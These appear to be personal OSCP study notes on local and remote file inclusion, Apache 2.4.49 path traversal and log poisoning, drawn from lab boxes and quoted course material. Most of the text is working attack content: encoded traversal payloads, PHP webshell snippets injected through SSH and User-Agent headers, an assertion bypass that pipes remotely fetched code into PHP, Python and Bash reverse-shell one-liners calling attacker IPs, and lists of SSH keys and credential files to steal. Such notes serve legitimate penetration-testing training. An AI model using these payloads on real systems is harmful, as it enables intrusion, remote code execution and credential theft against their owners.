Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.212.53 - - [05/Feb/2024 10:56:46] "GET /step1.php HTTP/1.0" 200 -
192.168.212.53 - - [05/Feb/2024 10:56:47] "GET /rev.exe HTTP/1.1" 200 -
192.168.212.53 - - [05/Feb/2024 10:56:47] "GET /rev.exe HTTP/1.1" 200 -
192.168.212.53 - - [05/Feb/2024 10:58:35] "GET /step2.php HTTP/1.0" 200 -
```

a.

10. Then check listener!

More information in **OSCP 9.2.3. Remote File Inclusion (RFI)**

But it's pretty minimal. It's just LFI but you can access like a python host on your local Kali. And it's often not able to be used since you need `allow_url_include` to be enabled in order to do it on PHP site.

Example:

- curl
 - "<http://mountaindesserts.com/meteor/index.php?page=http://192.168.119.3/simple-backdoor.php&cmd=ls>"
 - This accessed a backdoor (webshell) that was hosted by python server on Kali, and then ran "ls" on it
-

LFI

When doing LFI, and doing stuff like stealing SSH private keys, it's not a bad idea to use CURL since it most likely formats the private key (and other) output better than the website does

One big example of LFI was in **Relia Challenge Lab** on machine 192.168.xxx.245

- This LFI came from the **Apache httpd 2.4.49** LFI exploit, where we had to use special encoding to get past the security
 - More of this can be found in the "**Encoding Special Characters (and Apache httpd 2.4.49 exploit)**" section found below
- We used it to get SSH key
- But id_rsa wasn't there. But instead of quitting, we decided to look for other private key formats and we found [/home/anita/.ssh/id_ecdsa](#)

LFI also seen on **Relia Challenge Lab** on machine 192.168.xxx.246 too

Try looking at the SSH private key, as instructed in the "parameter fuzzing" section of FFUF

If you get LFI from parameter fuzzing or another method, you can check to see which file paths you can access

- `sudo wfuzz -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/LFI payloads.txt --hw 0 http://192.168.167.80/console/file.php?file=FUZZ`

As shown in the [Ha-natraj](#) PG Play, **log poisoning** is another big attack vector as a result of LFI

Example for Local File Inclusion:

Tip: To get the responses in a nice format, use the "`curl`" command. For example:

- `curl 'http://{target_IP}/?file=/etc/passwd'` will print out the passwords in nice format

If you see something like `http://unika.htb/index.php?page=french.html`, where it access the "french.html" from the web server, then you know the "page" parameter uses a path value. So, we can try inputting any path to get files.

- Windows (the OS of the machine hosting the web server, the target)
 - `../../../../../../../../etc/hosts`
 - `../../../../../../../../boot.ini` (the boot.ini file (Windows boot configuration))
- Linux
 - `../../../../../../../../etc/hosts`
 - `../../../../../../../../etc/passwd`
 - `../../../../../../../../var/log/syslog`

It usually works when there is no proper sanitization in the PHP code.

What to do once you have LFI

1. If you have access to web server already, then put a rev shell in `/dev/shm` or `/tmp` and then access it via website LFI to trigger it. We saw this many times in PG Practice and Challenge Labs
2. Check if you have RFI by doing something like `page=http://192.168.45.232/hello.txt`, where you replace it with your own IP (you don't need hello.txt to exist)
3. Try **PHP wrappers** to either view full PHP pages or get command execution
4. [LFI2RCE via phpinfo\(\)](#)
 - a. [Hacktricks](#)
5. Look for **config** files specific to the service on the website
 - a. Seen in [SPX](#), [DVR4](#) and [Fish](#) and [Mantis](#) PG practice
6. Try and authenticate to a fake SMB server ur hosting via Responder to steal NTLM hash
 - a. As shown in [Responder](#) Section of AD Notes (from **Flight HTB**)
7. Look at `/etc/passwd` for users
8. **Look at /home/USER/.ssh/id_rsa for private key**
 - a. When doing LFI, and doing stuff like stealing SSH private keys, it's not a bad idea to use CURL since it most likely formats the private key (and other) output better than the website does
 - b. **Other formats to try:**
 - c. `id_rsa` – most common RSA private key
 - d. `id_dsa` – older DSA private key
 - e. `id_ecdsa` – ECDSA key
 - i. This was the one used in **Relia Challenge Lab .245** instead of `id_rsa`
 - f. `id_ed25519` – Ed25519 key (modern, secure)
 - g. `id_rsa.old`, `id_rsa.bak`, `id_rsa.backup` – backups
 - h. `id_rsa_2023`, `id_ed25519_2022` – versioned backups
 - i. `id_key`, `id_sshkey`, `ssh_key`, `ssh_private_key`
 9. Look at `/var/log/apache2/access.log` and `/var/log/auth.log` for LFI Log Poisoning (you can look at the section "Log Poisoning via LFI section")
 10. **Look at `etc/knockd.conf` to see if you can open any hidden ports. Look at the knockd section for more information**
 11. Use wfuzz to see which files you have access to
 - a. `sudo wfuzz -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/LFI\ payloads.txt --hw 0 http://192.168.167.80/console/file.php?file=FUZZ`
 12. In one writeup, they recommended looking at `/var/log/apache2/error.log` but I still have yet to see that used in an attack vector. Same with `/var/www/html/index.php`

Comprehensive LFI List

Linux:

1. **/etc/passwd**: Lists user accounts; can help identify usernames for brute force or privilege escalation.
2. **/etc/shadow**: Contains password hashes (if readable); can be cracked offline for login access.
3. **/etc/issue**: Displays OS/version info; useful for tailoring exploits.
4. **/etc/group**: Reveals user group memberships; helps identify privilege levels.
5. **/etc/hostname**: Gives the machine's hostname; aids in internal reconnaissance.
6. **/var/log/apache/access.log**, **/var/log/apache2/access.log**, **/var/log/httpd/access_log**: Web access logs; can be poisoned with PHP code and then included to achieve RCE.
7. **/var/log/apache/error.log**, **/var/log/apache2/error.log**, **/var/log/httpd/error_log**: Same as access logs; can be poisoned with malicious code for RCE.
8. **/var/log/messages**: General system logs; may reveal credentials or system activity.
9. **/var/log/cron.log**: Lists scheduled tasks; may expose paths or command execution.
10. **/var/log/auth.log**: Authentication attempts; can expose usernames and login attempts.
11. **/var/www/html/wp-config.php**: WordPress config file; contains DB creds and salts.
12. **/var/www/configuration.php**: Joomla config file; contains DB creds.
13. **/var/www/html/inc/header.inc.php**: Dolphin CMS config; contains DB info.
14. **/var/www/html/sites/default/settings.php**: Drupal config; holds DB access info.
15. **/var/www/configuration.php**: Mambo CMS config; same as above.
16. **/var/www/config.php**: Generic PHP app config; often includes sensitive credentials

Windows:

1. **C:\Windows\System32\drivers\etc\hosts**: Shows hostname-to-IP mappings; useful in internal targeting or domain spoofing.
2. **C:\Windows\Panther\Unattend*/Autounattend***: Setup files often containing plaintext admin passwords and setup info.
3. **C:\Windows\system32\sysprep**: May contain leftover scripts or config leaks from image preparation.
4. **C:\inetpub\wwwroot**: Default IIS web root; can help locate the web app codebase.
5. **C:\inetpub\wwwroot\web.config**: Web config file; may leak DB strings or authentication data.
6. **C:\inetpub\logs\Logfiles**: IIS logs; can be poisoned or used for recon like Apache logs.
7. **C:\inetpub\logs\LogFiles\W3SVC1**: IIS logs

Exploitation Tip for Logs/Configs

- If a file contains credentials or tokens, extract and use them for login, lateral movement, or privilege escalation.
- If it's a log file, log poisoning (injecting <?php system(\$_GET['cmd']); ?> via User-Agent or other headers) then including that file can yield RCE if PHP interprets it.
- For Windows unattended install files, grep for password, Administrator, or autoLogon.

LFI Tricks

1. Try bypassing the PHP assertions (look below for tips)
2. Try null terminating it with Null byte at the end. Just add **%00**
 - a. Sometimes in older PHP, they will append extensions like .php to the end, and so adding this will terminate the string
3. Try Encoding (look below for tips)

Bypassing PHP Assertions

In the [Assertion101](#) PG Play, as you can guess from the name of the box, it has to do with PHP Assertions.

We had potential LFI, but every time we try adding the string ".." (like when we do `../ for LFI`), we got a page that said "Not so easy brother!". This was a hint (as well as the name of the box) that the page was using PHP Assertions to check for the "..". And also, the page was in PHP, so that's a hint too.

So, to bypass PHP Assertions, we can use this [source](#) (and more specifically, the walkthrough) and execute commands using this. Here are some examples:

- `' and die(show_source('/etc/passwd')) or '`
 - The "show_source" function is like "cat", so it's used to read files
- `' and die(system("whoami")) or '`
 - The "system" function is used to execute commands

So to get a reverse shell:

1. Start a listener
2. Host a reverse shell on your local machine via Python
3. Put this in the LFI (replace IP first):

- a. ' and die(system("curl http://**192.168.49.119**:8000/shell.php | php")) or '
 - i. The syntax "| php" pipes the curl to PHP, so the PHP interpreter will run the curl command, activating the reverse shell

Encoding Special Characters (and Apache httpd 2.4.49 exploit)

This attack (as taught in OSCP section below) was used on .245 in Relia Challenge Lab

But, in the reading they didn't teach us to use the "**--path-as-is**" flag which was necessary for me

- curl --path-as-is
 - "**http://192.168.158.245/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/**
 - %2e%2e/%2e%2e/%2e%2e/etc/passwd**
 - Always include the /**cgi-bin/**
- It's important to use curl and not firefox

What is **--path-as-is**?

- The --path-as-is flag tells curl not to normalize or decode the URL path before sending.
- So the **%2e%2e/** will not get decoded to **../**
- This is important since in the Relia, the **../** were getting blocked

From the OSCP 9.1.3. Encoding Special Characters

Having honed our understanding of directory traversal concepts using the "Mountain Desserts" web application, let's try applying these skills to a real vulnerability. In the "Vulnerability Scanning" topic, we scanned the SAMBA machine and identified a directory traversal vulnerability in **Apache 2.4.49**. This vulnerability can be exploited by using a relative path after specifying the cgi-bin directory in the URL.

Let's use curl and multiple **../** sequences to try exploiting this directory traversal vulnerability in Apache 2.4.49 on the WEB18 machine.

```

kali@kali:/var/www/html$ curl http://192.168.50.16/cgi-bin/../../../../etc/passwd

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>

kali@kali:/var/www/html$ curl http://192.168.50.16/cgi-
bin/../../../../../../../../etc/passwd

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
```

Listing 11 - Using "../" to leverage the Directory Traversal vulnerability in Apache 2.4.49

Listing 11 demonstrates that after attempting two queries with a different number of `../`, we could not display the contents of `/etc/passwd` via directory traversal. Because leveraging `../` is a known way to abuse web application behavior, this sequence is often filtered by either the web server, [web application firewalls](#), or the web application itself.

Fortunately for us, we can use [URL Encoding](#), also called *Percent Encoding*, to potentially bypass these filters. We can leverage specific [ASCII encoding lists](#) to manually encode our query from listing 11 or use the online converter on the same page. For now, we will only encode the dots, which are represented as "%2e".

```
kali@kali:/var/www/html$ curl http://192.168.50.16/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
alfred:x:1000:1000::/home/alfred:/bin/bash
```

Listing 12 - Using encoded dots for Directory Traversal

- curl http://192.168.50.16/cgi-bin/%2e%2e/%2e%2e/%2e%2e/
- %2e%2e/etc/passwd

We have successfully used directory traversal with encoded dots to display the contents of **/etc/passwd** on the target machine.

Generally, URL encoding is used to convert characters of a web request into a format that can be transmitted over the internet. However, it is also a popular method used for malicious purposes. The reason for this is that the encoded representation of characters in a request may be missed by filters, which only check for the plain-text representation of them e.g. `..` but not `%2e%2e/`. After the request passes the filter, the web application or server interprets the encoded characters as a valid request.

Log Poisoning via LFI

In the [Ha-natraj](#) PG Play, we got LFI and then we used Log Poisoning to get foothold

auth.log:

- Purpose: The auth.log file on Linux systems records authentication-related events.

- Contents: It includes information about login attempts, both successful and failed, as well as activities related to authentication mechanisms (e.g., sudo usage).
- Location: Commonly found in `/var/log/auth.log` (on Debian-based systems) or `/var/log/secure` (on Red Hat-based systems).
- Usage: Used by administrators to monitor and investigate authentication issues, detect unauthorized access attempts, and ensure system security.

access.log:

- Purpose: The access.log file records all requests made to a web server.
- Contents: It contains details such as the client's IP address, request method (GET, POST, etc.), requested URL, HTTP status code, and user agent.
- Location: Typically found in `/var/log/apache2/access.log` for Apache or `/var/log/nginx/access.log` for Nginx.
- Usage: Used by web administrators to analyze traffic, monitor server activity, troubleshoot issues, and enhance security by detecting unusual access patterns.

Poisoning the logs can give you a shell on the system depending on the language used on the backend in this case I saw that PHP was being used by checking out my Wappalyzer browser extension which is a great tool for web engagements.

Exploiting auth.log

I tried accessing the access.log file and had no luck so I moved on to auth.log and was able to view its contents this means we are going to go with SSH log-poisoning techniques.

```
(sinner㉿kali)-[~]
$ curl http://192.168.224.80/console/file.php?file=/var/log/auth.log
Sep  2 05:09:55 ubuntu sshd[360]: Received signal 15; terminating.
Oct 17 19:30:24 ubuntu systemd-logind[370]: New seat seat0.
Oct 17 19:30:24 ubuntu systemd-logind[370]: Watching system buttons on /dev/input/event0 (Power Button)
Oct 17 19:30:24 ubuntu systemd-logind[370]: Watching system buttons on /dev/input/event1 (AT Translated Set 2 keyboard)
Oct 17 19:30:24 ubuntu sshd[406]: Server listening on 0.0.0.0 port 22. with [AF_INET]192.168.251.219:1194
Oct 17 19:30:24 ubuntu sshd[406]: Server listening on :: port 22.
Oct 17 19:31:01 ubuntu CRON[694]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 17 19:31:01 ubuntu CRON[694]: pam_unix(cron:session): session closed for user root
Oct 17 19:32:01 ubuntu CRON[697]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 17 19:32:01 ubuntu CRON[697]: pam_unix(cron:session): session closed for user root
Jan 23 01:30:48 ubuntu systemd-logind[405]: New seat seat0.
Jan 23 01:30:48 ubuntu systemd-logind[405]: Watching system buttons on /dev/input/event0 (Power Button)
Jan 23 01:30:48 ubuntu systemd-logind[405]: Watching system buttons on /dev/input/event1 (AT Translated Set 2 keyboard)
Jan 23 01:30:48 ubuntu sshd[452]: Server listening on 0.0.0.0 port 22. with [AF_INET]192.168.251.219:1194
Jan 23 01:30:48 ubuntu sshd[452]: Server listening on :: port 22. with [AF_INET]192.168.251.219:1194
Jan 23 01:31:02 ubuntu CRON[561]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 23 01:31:02 ubuntu CRON[561]: pam_unix(cron:session): session closed for user root
Jan 23 01:32:01 ubuntu CRON[654]: pam_unix(cron:session): session opened for user root by (uid=0) 19:1194
Jan 23 01:32:01 ubuntu CRON[654]: pam_unix(cron:session): session closed for user root
Jan 23 01:33:01 ubuntu CRON[657]: pam_unix(cron:session): session opened for user root by (uid=0) + device
Jan 23 01:33:01 ubuntu CRON[657]: pam_unix(cron:session): session closed for user root
Jan 23 01:34:01 ubuntu CRON[660]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 23 01:34:01 ubuntu CRON[660]: pam_unix(cron:session): session closed for user root
Jan 23 01:35:01 ubuntu CRON[663]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 23 01:35:01 ubuntu CRON[663]: pam_unix(cron:session): session closed for user root
Jan 23 01:36:01 ubuntu CRON[667]: pam_unix(cron:session): session opened for user root by (uid=0)
```

I chased my tail around for a while to get a working exploit because some of the methods used for this are outdated. I connected to the port using Netcat and injected a PHP command.

`sudo nc -nv 192.168.167.80 22`

- This is SSH (port 22)

Then type this in NC session:

`sinner<?php passthru($_GET['cmd']); ?>`

- "sinner" is the fake username being used for SSH, but it can be anything

The code snippet `<?php passthru($_GET['cmd']); ?>` is written in PHP and is performing the following actions:

- Receiving Input: It takes a parameter named cmd from the URL query string. For example, if the URL is `http://example.com/script.php?cmd=ls`, the value of cmd would be ls.
- Executing Command: The passthru() function in PHP executes the command passed to it as an argument. In this case, the command is the value of `$_GET['cmd']`.
- Outputting Result: The passthru() function sends the output of the executed command directly to the browser. This means that the result of the command will be displayed as part of the web page.

```

natraj@192.168.167.80: Permission denied (publickey,password).
[sinner@sinner-kali: ~]# sudo nc -nv 192.168.167.80 22
[sudo] password for sinner:
(UNKNOWN) [192.168.167.80] 22 (ssh) open
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
sinner/<?php passthru($_GET['cmd']); ?>ICK pass; user unknown
Protocol mismatch.
[sinner@sinner-kali: ~]#

```

Now going back to the vulnerable URL endpoint we can see the injection showing in the logs and test it by passing the *cmd* parameter in the URL.

<http://192.168.167.80/console/file.php?file=/var/log/auth.log&cmd=id>

```

:15 ubuntu sshd[2118]: failed password for invalid user PD9waHAgZWNobyBzeXNUZW0oJF9HRVbDY21kXSk7ID8+ from 192.168.45.204 port 38242 ssh2 May 30 13:30:15 ubuntu sshd[2118]
:15 ubuntu sshd[2118]: session closed for invalid user PD9waHAgZWNobyBzeXNUZW0oJF9HRVbDY21kXSk7ID8+ 192.168.45.204 port 38242 [preauth] May 30 13:30:15 ubuntu sshd[2118]: PAM 2 more authentication
:es; loginname: uid=0 euid=0 tty=ssh ruser= rhost=192.168.45.204 May 30 13:31:01 ubuntu CRON[2120]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:31:01
tu CRON[2120]: pam_unix(cron:session): session closed for user root May 30 13:32:01 ubuntu CRON[2120]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:32:01
tu CRON[2123]: pam_unix(cron:session): session closed for user root May 30 13:33:01 ubuntu CRON[2123]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:33:01
tu CRON[2126]: pam_unix(cron:session): session closed for user root May 30 13:34:01 ubuntu CRON[2126]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:34:01
tu CRON[2129]: pam_unix(cron:session): session closed for user root May 30 13:35:01 ubuntu CRON[2129]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:35:01
tu CRON[2133]: pam_unix(cron:session): session closed for user root May 30 13:36:01 ubuntu CRON[2133]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:36:01
tu CRON[2137]: pam_unix(cron:session): session closed for user root May 30 13:37:01 ubuntu CRON[2137]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:37:01
tu CRON[2140]: pam_unix(cron:session): session closed for user root May 30 13:38:01 ubuntu CRON[2140]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:38:01
tu CRON[2143]: pam_unix(cron:session): session closed for user root May 30 13:39:01 ubuntu CRON[2143]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:39:01
tu CRON[2147]: pam_unix(cron:session): session opened for user root May 30 13:39:01 ubuntu CRON[2147]: pam_unix(cron:session): session closed for user root May 30 13:39:01
tu CRON[2147]: pam_unix(cron:session): session closed for user root May 30 13:39:39 ubuntu sshd[2146]: Bad protocol version identification 'sinner/uid=33(www-data) gid=33(www-data)
gs=33(www-data)' from 192.168.45.204 port 40768 May 30 13:40:01 ubuntu CRON[2205]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:40:01 ubuntu
N[2205]: pam_unix(cron:session): session closed for user root May 30 13:41:01 ubuntu CRON[2213]: pam_unix(cron:session): session opened for user root by (uid=0) May 30 13:41:01 ubuntu
N[2213]: pam_unix(cron:session): session closed for user root

```

Since I was able to verify my PHP injection worked I aimed to get a reverse shell using Python. I first made sure I set a netcat listener on my attacker machine and ran the following:

curl

[http://192.168.167.80/console/file.php?file=/var/log/auth.log&cmd=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket\(socket.AF_INET,socket.SOCK_STREAM\);s.connect\(\(%22192.168.45.204%22,4444\)\);os.dup2\(s.fileno\(\),0\);%20os.dup2\(s.fileno\(\),1\);os.dup2\(s.fileno\(\),2\);import%20pty;%20pty.spawn\(%22sh%22\)%27](http://192.168.167.80/console/file.php?file=/var/log/auth.log&cmd=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22192.168.45.204%22,4444));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22sh%22)%27)

Exploiting access.log

From the [Solstice](#) (the paid walkthrough [here](#), but just use freedium to get it for free) PG Play, we had LFI, and we tried doing Log Poisoning. We first looked at the access.log file, which is inside of `/var/log/apache2/access.log`

To exploit, do below:

1. `nc -0.10.10.10 80` or `nc -nv 10.10.10.10 80`
 - a. This connects you to port 80
 - b. The second command has `-nv`
 - i. "No DNS resolution" and "verbose"
2. Inside of the netcat connection, copy and paste this:
 - a. `GET <?php system($_GET['cmd']);?> HTTP/1.1`
3. Now look at the access.log again, and if you don't see any PHP mentions at the end of the log file, then that means the PHP code probably got executed instead of being taken literally as a string and put into the logs
4. Now, we can try and run some commands via this PHP injection. First we should see if Python is installed
 - a. `http://192.168.43.234:8593/index.php?book=../../../../var/log/apache2/access.log&cmd=which+python3`
 - i. The "+" is URL encode for a space, so you can try a "+" or a space
 - b. Now look at access.log and if you see a path to a python3 file in the end, then you have python3
5. Now you can use a python3 reverse shell one liner
 - a. `http://192.168.43.234:8593/index.php?book=../../../../var/log/apache2/access.log&cmd=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("attackerip",attackerport));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'`
6. In the writeup, they used BurpSuite and URL encoded

This is from OSCP (9.2.1 Local File Inclusion (LFI))

In the following example, our goal is to obtain Remote Code Execution (RCE) via an LFI vulnerability. We will do this with the help of Log Poisoning. Log Poisoning works by modifying data we send to a web application so that the logs contain executable code. In an LFI vulnerability scenario, the local file we include is executed if it contains executable content. This

means that if we manage to write executable code to a file and include it within the running code, it will be executed.

In the following case study, we will try to write executable code to Apache's **access.log** file in the **/var/log/apache2/** directory. We'll first need to review what information is controlled by us and saved by Apache in the related log. In this case, "controlled" means that we can modify the information before we send it to the web application. We can either read the Apache web server documentation or display the file via LFI.

Let's use curl to analyze which elements comprise a log entry by displaying the file access.log using the previously found directory traversal vulnerability. This means we'll use the relative path of the log file in the vulnerable "page" parameter in the "Mountain Desserts" web application.

```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?  
page=../../../../../../../../var/log/apache2/access.log  
...  
192.168.50.1 - - [12/Apr/2022:10:34:55 +0000] "GET /meteor/index.php?page=admin.php  
HTTP/1.1" 200 2218 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101  
Firefox/91.0"  
...
```

Listing 13 - Log entry of Apache's access.log

Listing 13 shows that the User Agent is included in the log entry. Before we send a request, we can modify the User Agent in Burp and specify what will be written to the **access.log** file.

Apart from the specified file, this command is equivalent to the directory traversal attack from the previous Learning Unit. The exploitation of directory traversal and LFI vulnerabilities mainly differs when handling executable files or content.

Let's start Burp, open the browser, and navigate to the "Mountain Desserts" web page. We'll click on the *Admin* link at the bottom of the page, then switch back to Burp and click on the *HTTP history* tab. Let's select the related request and send it to *Repeater*.

The screenshot shows the Burp Repeater interface. At the top, there are buttons for 'Send' (orange), 'Cancel', and navigation arrows. Below this is a section titled 'Request' with tabs for 'Pretty' (selected), 'Raw', 'Hex', and other options. The request body is displayed in a code-like format with line numbers:

```
1 GET /meteor/index.php?page=admin.php HTTP/1.1
2 Host: mountaintdesserts.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
   Firefox/91.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
   0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Figure 8: Unmodified Request in Burp Repeater

We can now modify the User Agent to include the PHP code snippet of the following listing. This snippet accepts a command via the *cmd* parameter and executes it via the PHP [system](#) function on the target system. We'll use [echo](#) to display command output.

```
<?php echo system($_GET['cmd']); ?>
```

Listing 14 - PHP Snippet to embed in the User Agent

After modifying the User Agent, let's click Send.

The screenshot shows the Burp Repeater interface. At the top, there are buttons for 'Send' (orange), 'Cancel', and navigation arrows. Below this is a section titled 'Request' with tabs for 'Pretty' (selected), 'Raw', 'Hex', and other options. The request body is displayed in a code-like format with line numbers:

```
1 GET /meteor/index.php?page=admin.php HTTP/1.1
2 Host: mountaintdesserts.com
3 User-Agent: Mozilla/5.0 <?php echo system($_GET['cmd']); ?>
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Figure 9: Modified Request in Burp Repeater

The PHP code snippet was written to Apache's access.log file. By including the log file via the LFI vulnerability, we can execute the PHP code snippet.

To execute our snippet, we'll first update the page parameter in the current Burp request with a relative path.

`../../../../var/log/apache2/access.log`

Listing 15 - Relative Path for the "page" parameter

We also need to add the *cmd* parameter to the URL to enter a command for the PHP snippet. First, let's enter the **ps** command to verify that the log poisoning is working. Since we want to provide values for the two parameters (*page* for the relative path of the log and *cmd* for our command), we can use an ampersand (&) as a delimiter. We'll also remove the User Agent line from the current Burp request to avoid poisoning the log again, which would lead to multiple executions of our command due to two PHP snippets included in the log.

The final Burp request is shown in the *Request* section of the following Figure. After sending our request, let's scroll down and review the output in the **Response** section.

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 GET /meteor/index.php?page=../../../../../../../../var/log/apache2/access.log&cmd=ps HTTP/1.1
2 Host: mountaindesserts.com
3 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Connection: close
7 Upgrade-Insecure-Requests: 1
8

Response
Pretty Raw Hex Render ⌂ \n ⌂
158 192.168.118.3 - - [26/Apr/2022:11:17:45 +0000] "GET
/meteor/index.php?page=admin.php HTTP/1.1" 200 2132 -
"Mozilla/5.0 PID TTY TIME CMD
39 ? 00:00:00 apache2
40 ? 00:00:00 apache2
41 ? 00:00:00 apache2
42 ? 00:00:00 apache2
43 ? 00:00:00 apache2
44 ? 00:00:00 sh
45 ? 00:00:00 ps
45 ? 00:00:00 ps"
159
160
161
162
163
164
165
166

```

Figure 10: Output of the specified ls command through Log Poisoning

Figure 10 shows the output of the executed **ps** command that was written to the **access.log** file due to our poisoning with the PHP code snippet.

Let's update the command parameter with **ls -la**.

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 GET /meteor/index.php?page=../../../../../../../../var/log/apache2/access.log&cmd=ls -la
HTTP/1.1
2 Host: mountaindesserts.com
3 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Connection: close
7 Upgrade-Insecure-Requests: 1
8
9

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 400 Bad Request
2 Date: Tue, 26 Apr 2022 11:20:49 GMT
3 Server: Apache/2.4.38 (Debian)
4 Content-Length: 314
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
10 <head>
<title>
400 Bad Request
</title>
11 </head>
<body>
<h1>
Bad Request
</h1>
12 <p>
Your browser sent a request that this server could not
understand.<br />
13 </p>
14 </body>
</html>

```

Figure 11: Using a command with parameters

The output in the *Response* section shows that our input triggers an error. This happens due to the space between the command and the parameters. There are different techniques we can use to bypass this limitation, such as using [Input Field Separators](#) (IFS) or [URL encoding](#). With IFS, we can change how a space is interpreted. as shown here:

```
IFS=' ' # Set IFS to space

```

```
read -r cmd arg <<< "$input"
$cmd $arg
```

Listing 16 - IFS Example

This takes the string and splits it based on the IFS. We can then run those commands without using the space character. With URLencoding, a space is represented as "%20". Let's do that now.

Let's replace the space with "%20" and press *Send*.

```

Request
Pretty Raw Hex Render ⌂ ⌂ ⌂
1 GET /meteor/index.php?page=../../../../var/log/apache2/access.log&cmd=ls%20-la
HTTP/1.1
Host: mountaindesserts.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
9

Response
Pretty Raw Hex Render ⌂ ⌂ ⌂
158 192.168.118.3 - - [26/Apr/2022:11:17:45 +0000] "GET
/meteor/index.php?page=admin.php HTTP/1.1" 200 2132 "-"
"Mozilla/5.0 (+http://)
159 drwxr-xr-x 1 root      root      4096 Apr 21 11:27 .
160 drwxrwxrwx 1 www-data  www-data  4096 Apr 11 14:57 ..
161 -rw-r--r-- 1 root      root      611  Apr 12 15:03 admin.php
162 -rw-r--r-- 1 root      root      304  Apr 12 09:01 bavarian.php
163 drwxr-xr-x 3 root      root      4096 Apr 21 10:23 css
164 drwxr-xr-x 2 root      root      4096 Apr 21 10:23 fonts
165 drwxr-xr-x 2 root      root      4096 Apr 21 10:23 img
166 -rw-r--r-- 1 root      root      7129 Apr 11 11:05 index.php
167 drwxr-xr-x 3 root      root      4096 Apr 21 10:23 js
168 drwxr-xr-x 3 root      root      4096 Apr 21 10:23 js"
169 192.168.118.3 - - [26/Apr/2022:11:17:45 +0000] "GET
/meteor/index.php?page=../../../../var/log/apache2/access.log&cmd=ps HTTP/1.1" 200 2449 "-"
"Mozilla/5.0 (+http://)
170 192.168.118.3 - - [26/Apr/2022:11:20:49 +0000] "GET
/meteor/index.php?page=../../../../var/log/apache2/access.log&cmd=ls -la" 400 0 "-"
"
```

Figure 12: URL encoding a space with %20

Figure 12 shows that our command executed correctly.

We have achieved command execution on the target system and can leverage this to get a reverse shell or add our SSH key to the **authorized_keys** file for a user.

Let's attempt to obtain a reverse shell by adding a command to the *cmd* parameter. We can use a common [Bash TCP reverse shell one-liner](#). The target IP for the reverse shell may need to be updated in the labs.

`bash -i >& /dev/tcp/192.168.119.3/4444 0>&1`

Listing 17 - Bash reverse shell one-liner

Since we'll execute our command through the PHP *system* function, we should be aware that the command may be executed via the [Bourne Shell](#), also known as *sh*, rather than Bash. The reverse shell one-liner in Listing 17 contains syntax that is not supported by the Bourne Shell. To ensure the reverse shell is executed via Bash, we need to modify the reverse shell command. We can do this by providing the reverse shell one-liner as argument to **bash -c**, which executes a command with Bash.

`bash -c "bash -i >& /dev/tcp/192.168.119.3/4444 0>&1"`

